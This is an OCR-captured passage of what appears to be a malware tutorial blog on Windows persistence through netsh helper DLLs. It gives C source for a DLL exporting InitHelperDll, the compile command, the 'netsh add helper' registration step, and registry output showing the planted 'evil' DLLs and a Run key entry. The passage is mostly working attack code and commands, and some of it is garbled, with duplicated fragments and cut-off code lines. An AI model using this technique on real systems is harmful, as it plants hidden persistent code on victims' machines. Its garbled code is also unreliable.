


win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell

```
PS C:\Windows\system32> cd Z:\2022-05-29-malware-pers-6\
PS Z:\2022-05-29-malware-pers-6> dir


    Directory: Z:\2022-05-29-malware-pers-6


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
------         5/29/2022   3:14 PM          15360 pers.exe
------         5/29/2022   2:58 PM           1762 evil.cpp
------         5/29/2022   3:14 PM           1144 pers.cpp
------         5/29/2022   3:12 PM          94274 evil.dll


PS Z:\2022-05-29-malware-pers-6> .\pers.exe
PS Z:\2022-05-29-malware-pers-6> reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /s

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    VBoxTray    REG_EXPAND_SZ    %SystemRoot%\system32\VBoxTray.exe
    hack    REG_SZ    C:\Windows\SysWOW64\netsh

PS Z:\2022-05-29-malware-pers-6>
```

{:class="img-responsive"}

When the `add helper` command is executed to load a DLL file, the following registry key is created:


```
------        5/29/2022   3:14 PM           1144 pers.cpp
------        5/29/2022   3:12 PM          94274 evil.dll


PS Z:\2022-05-29-malware-pers-6> .\pers.exe
PS Z:\2022-05-29-malware-pers-6> reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /s

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    VBoxTray    REG_EXPAND_SZ    %SystemRoot%\system32\VBoxTray.exe
    hack    REG_SZ    C:\Windows\SysWOW64\netsh

PS Z:\2022-05-29-malware-pers-6> reg query "HKLM\Software\Microsoft\NetSh" /s

HKEY_LOCAL_MACHINE\Software\Microsoft\NetSh
    2    REG_SZ    ifmon.dll
    4    REG_SZ    rasmontr.dll
    authfwcfg    REG_SZ    authfwcfg.dll
    dhcpclient    REG_SZ    dhcpcmonitor.dll
    dot3cfg    REG_SZ    dot3cfg.dll
    fwcfg    REG_SZ    fwcfg.dll
    hnetmon    REG_SZ    hnetmon.dll
    netiohlp    REG_SZ    netiohlp.dll
    nettrace    REG_SZ    nettrace.dll
    nshhttp    REG_SZ    nshhttp.dll
    nshipsec    REG_SZ    nshipsec.dll
    nshwfp    REG_SZ    nshwfp.dll
    p2pnetsh    REG_SZ    p2pnetsh.dll
    rpc    REG_SZ    rpcnsh.dll
    WcnNetsh    REG_SZ    WcnNetsh.dll
    whhelper    REG_SZ    whhelper.dll
    wlancfg    REG_SZ    wlancfg.dll
    wshelper    REG_SZ    wshelper.dll
    wwancfg    REG_SZ    wwancfg.dll
    peerdistsh    REG_SZ    peerdistsh.dll
    evil    REG_SZ    Z:\2022-05-29-malware-pers-6\evil.dll

PS Z:\2022-05-29-malware-pers-6>
```

win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
Activate Windows
Go to Settings to activate Windows.
Type here to search
3:24 PM
5/29/2022
Right Ctrl

{:class="img-responsive"}

But there is a caveat. The PoC's logic needs to be updated to create a new thread so that netsh can still be used while the payload is running. However, when netsh ends, so does your malicious logic.

So, let's try. Create new DLL (`evil2.cpp`):


```
/*
evil2.cpp
simple DLL for netsh
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/05/29/malware-pers-6.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

DWORD WINAPI Meow(LPVOID lpParameter) {
  MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
  return 1;
}

extern "C" __declspec(dllexport) DWORD InitHelperDll(DWORD
dwNetshVersion, PVOID pReserved) {
  HANDLE hl = CreateThread(NULL, 0, Meow, NULL, 0, NULL);
```

PROF

```
    CloseHandle(hl);
    return 0;
  }
```

Compile:

```
x86_64-w64-mingw32-gcc -shared -o evil2.dll evil2.cpp -fpermissive
```




```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
└─$ x86_64-w64-mingw32-gcc -shared -o evil2.dll evil2.cpp -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
└─$ ls -lt
total 220
-rwxr-xr-x 1 cocomelonc cocomelonc 94659 May 29 16:20 evil2.dll
-rwxr-x--- 1 cocomelonc cocomelonc   342 May 29 16:20 evil.cpp
-rwxr-x--- 1 cocomelonc cocomelonc   476 May 29 16:19 evil2.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 May 29 15:14 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc  1144 May 29 15:14 pers.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 94274 May 29 15:12 evil.dll

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-29-malware-pers-6]
└─$ 
```

{:class="img-responsive"}

and run steps again:

```
netsh
add helper Z:\2022-05-29-malware-pers-6\evil2.dll
```

PROF



```
/*
evil2.cpp
simple DLL for netsh
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/05/29/malware-pers-6.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

DWORD WINAPI Meow(LPVOID lpParameter) {
  MessageBox(NULL, "Meow-meow!", "=^..^=",
  return 1;
}

extern "C" __declspec(dllexport) DWORD Ini
  HANDLE hl = CreateThread(NULL, 0, Meow,
  CloseHandle(hl);
  return 0;
}
```

```
Microsoft Windows [Version 10.0.17134.112]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>netsh
netsh>add helper Z:\2022-05-29-malware-pers-6\evil.dll
Ok.

netsh>add helper Z:\2022-05-29-malware-pers-6\evil2.dll
Ok.

netsh>
```

```
    wwancfg    REG_SZ    wwancfg.dll
    peerdistsh    REG_SZ    peerdistsh.dll
    evil    REG_SZ    Z:\2022-05-29-malware-pers-6\evil.dll

PS Z:\2022-05-29-malware-pers-6>
```


win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Command Prompt - netsh
=^..^=
Meow-meow!
OK
Process Hacker 2
dllexp
x32dbg
Activate Windows
Go to Settings to activate Windows.
Type here to search
4:22 PM
5/29/2022
Right Ctrl

{:class="img-responsive"}

As you can see, everything is ok, `netsh` can still be used. And we can check registry key for correctness:

```
reg query "HKLM\Software\Microsoft\NetSh" /s
```

PROF


win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Command Prompt - netsh
Administrator: Windows PowerShell
Process Hacker 2
dllexp
x32dbg
Activate Windows
Go to Settings to activate Windows.
Type here to search
4:23 PM
5/29/2022
Right Ctrl

```
Microsoft Windows [Version 10.0.17134.112]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>netsh
netsh>add helper Z:\2022-05-2
Ok.

netsh>add helper Z:\2022-05-2
Ok.

netsh>
```

```
PS Z:\2022-05-29-malware-pers-6> reg query "HKLM\Software\Microsoft\NetSh" /s

HKEY_LOCAL_MACHINE\Software\Microsoft\NetSh
    2    REG_SZ    ifmon.dll
    4    REG_SZ    rasmontr.dll
    authfwcfg    REG_SZ    authfwcfg.dll
    dhcpclient    REG_SZ    dhcpmonitor.dll
    dot3cfg    REG_SZ    dot3cfg.dll
    fwcfg    REG_SZ    fwcfg.dll
    hnetmon    REG_SZ    hnetmon.dll
    netiohlp    REG_SZ    netiohlp.dll
    nettrace    REG_SZ    nettrace.dll
    nshhttp    REG_SZ    nshhttp.dll
    nshipsec    REG_SZ    nshipsec.dll
    nshwfp    REG_SZ    nshwfp.dll
    p2pnetsh    REG_SZ    p2pnetsh.dll
    rpc    REG_SZ    rpcnsh.dll
    WcnNetsh    REG_SZ    WcnNetsh.dll
    whhelper    REG_SZ    whhelper.dll
    wlancfg    REG_SZ    wlancfg.dll
    wshelper    REG_SZ    wshelper.dll
    wwancfg    REG_SZ    wwancfg.dll
    peerdistsh    REG_SZ    peerdistsh.dll
    evil    REG_SZ    Z:\2022-05-29-malware-pers-6\evil.dll
    evil2    REG_SZ    Z:\2022-05-29-malware-pers-6\evil2.dll

PS Z:\2022-05-29-malware-pers-6>
```

{:class="img-responsive"}

Because it is based on the exploitation of system features, this type of attack cannot be easily mitigated with preventive controls.

netsh
MITRE ATT&CK: Netsh Helper DLL